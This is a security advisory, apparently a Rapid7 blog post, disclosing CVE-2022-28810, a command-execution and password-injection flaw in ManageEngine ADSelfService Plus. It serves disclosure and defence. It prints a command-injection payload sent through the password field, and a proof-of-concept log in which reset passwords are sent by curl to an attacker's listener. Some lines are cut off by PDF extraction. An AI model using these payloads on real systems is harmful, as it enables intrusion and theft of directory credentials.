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CVE-2022-28810: ManageEngine ADSelfService Plus Authenticated Command Execution (Fixed)

Apr 14, 2022 | 4 min read |

Jake Baines (/blog/author/jake-baines/)

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On April 9, 2022, ManageEngine fixed CVE-2022-28810

(https://www.manageengine.com/products/self-service-password/kb/cve-

2022-28810.html) with the release of

ADSelfService Plus Build 6122. The

vulnerability allowed the admin user

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commands and potentially allowed partially authenticated Active
Directory users to execute arbitrary operating system commands via the password reset functionality. Rapid7's Managed Detection and Response (MDR) team has observed this custom scripts feature in ADSelfService Plus being abused in the wild by remote attackers with valid administrative credentials.

Credit

This vulnerability was discovered by Rapid7 researchers Jake Baines, Hernan Diaz, Andrew Iwamaye, and Dan Kelly.

Exploitation

The vulnerability arose from a feature that allowed the admin user to execute arbitrary operating system commands after a password reset or account lockout status update.

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
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The example provided by the UI is

cscript test.vbs %userName %password% where test.vbs is supposed to be a file stored in

C:\ManageEngine\ADSelfService

Plus\bin by a user with local
access to the underlying operating
system. But the reality is that any
commands could be stored here. An
attacker that acquired the admin
user's password (default: admin)
could trivially achieve remote
command execution this way.

For example, the attacker could use the script command "cmd.exe /c whoami," and when a user resets their password, the command "whoami" is executed.

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Rapid7 MDR has observed this technique being actively leveraged in customer environments — compromised (or default) admin credentials have been used to execute arbitrary OS commands in order to gain persistence on the underlying system and attempt to pivot further into the environment.

Furthermore, the "%password%" variable was passed to the configured script without sanitization. Depending on the configured script, an attacker that is able to trigger a password reset could inject arbitrary operating system commands. For example, if the admin user configured the following script:

cmd.exe /c echo %username% %passwc

An attacker could inject arbitrary commands via password reset by providing a %password% like:

&& mkdir C:\ProgramData\helloworld

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
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Resulting in the directory "helloworld" being created in C:\ProgramData\.



Finally, because %password% isn't sanitized or obfuscated at all, the admin user can observe all password changes, allowing them to effectively recover valid credentials for active directory accounts. As a proof of concept for this, we used the admin account to configure the password reset script to exfiltrate the new password to a server in the attacker's control:



The attacker server would receive the following on password reset:

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
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albinolobster@ubuntu:~\$ nc -lvnp 1
Listening on 0.0.0.0 1270
Connection received on 10.0.0.13 6
GET /albinolobster=sl0wrunner! HTT
Host: 10.0.0.2:1270
User-Agent: curl/7.55.1
Accept: */*

The patch

ManageEngine fixed this issue by no longer accepting scripts through the web interface. Post action scripts must now be placed on disk by a user with access to the underlying operating system. Furthermore, the script arguments are now base64 encoded. Here is an updated version of the Post Action interface.



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We encourage users of

ManageEngine ADSelfService Plus to
inspect the value they have
configured in the Post Action fields.

Using the admin account, you can
navigate to the fields by following this
pattern: Configuration -> Self

Service -> Policy

Configuration -> Advanced ->

Password Sync.

We also highly encourage users to upgrade as soon as possible and to change the admin password.

Disclosure timeline

Tue, Apr 6, 2022: Initially discovered in the wild via Rapid7 Managed Detection and Response (MDR) service

Tue April 6, 2022: Initial disclosure to the vendor via their reporting portal

(https://bugbounty.zoho.com/bb/info)

Wed April 7, 2022: Discussion with

vendor about the issues, CVE

assignment, and disclosure timelines

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publishes (https://www.manageengine.com/products/self-service-

password/kb/cve-2022-28810.html) a new version of

ADSelfService Plus

Tue Apr 12, 2022: Disclosed to

CERT/CC and NCSC

April 14, 2022: Rapid7 publishes their

disclosure (this document)

Rapid7 customers

InsightVM

(https://www.rapid7.com/products/insightvm/)

and Nexpose

(https://www.rapid7.com/products/nexpose/)

customers can assess their exposure

to CVE-2022-28810 with an

unauthenticated vulnerability check in

the April 13, 2022 content release.

InsightIDR's

(https://www.rapid7.com/products/insightidr/)

existing detection rules (listed below)

are able to identify attacks that abuse

this functionality. We recommend

that you review your settings for

these detection rules and confirm

they are turned on and set to an

appropriate rule action and priority

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- Suspicious Process Powershell
 Invoke-WebRequest
- Attacker Technique Attrib Sets File
 Or Directory As Hidden And System
- Attacker Technique Enumerating
 Domain Or Enterprise Admins With
 Net Command
- Suspicious Process Zoho
 ManageEngine Spawns Child

We have also added the following detection rule and prioritized it as Critical:

Attacker Technique - Hiding
 ScreenConnect With Attrib

Rapid7 detection logic is
continuously reviewed to ensure
detections are based on any observed
attacker behavior seen by our
Incident Response (IR), Managed
Detection and Response (MDR)
(https://www.rapid7.com/services/managed-services/managed-detection-and-response-services/), and Threat

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Engineering (TIDE) teams. Through
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landscape monitoring, we ensure product coverage for the latest techniques being used by malicious actors and will make updates as necessary.

Additional reading:

- CVE-2022-24527: Microsoft

 Connected Cache Local Privilege

 Escalation (Fixed)

 (https://www.rapid7.com/blog/post/2022/04/12/cve-2022-24527-microsoft-connected-cache-local-privilege-escalation-fixed/)
- CVE-2022-1026: Kyocera Net View
 Address Book Exposure
 (https://www.rapid7.com/blog/post/2022/03/29/cve-2022-1026-kyocera-net-view-address-book-exposure/)
- Rapid7's 2021 Vulnerability
 Intelligence Report
 (https://www.rapid7.com/blog/post/2022/03/28/analyzing-

the-attack-landscape-rapid7sannual-vulnerability-intelligence-

• Analyzing the Attack Landscape:

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CVE-2021-4191: GitLab GraphQL API
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(https://www.rapid7.com/blog/post/2022/03/03/cve-2021-4191-gitlab-graphql-api-user-enumeration-fixed/)

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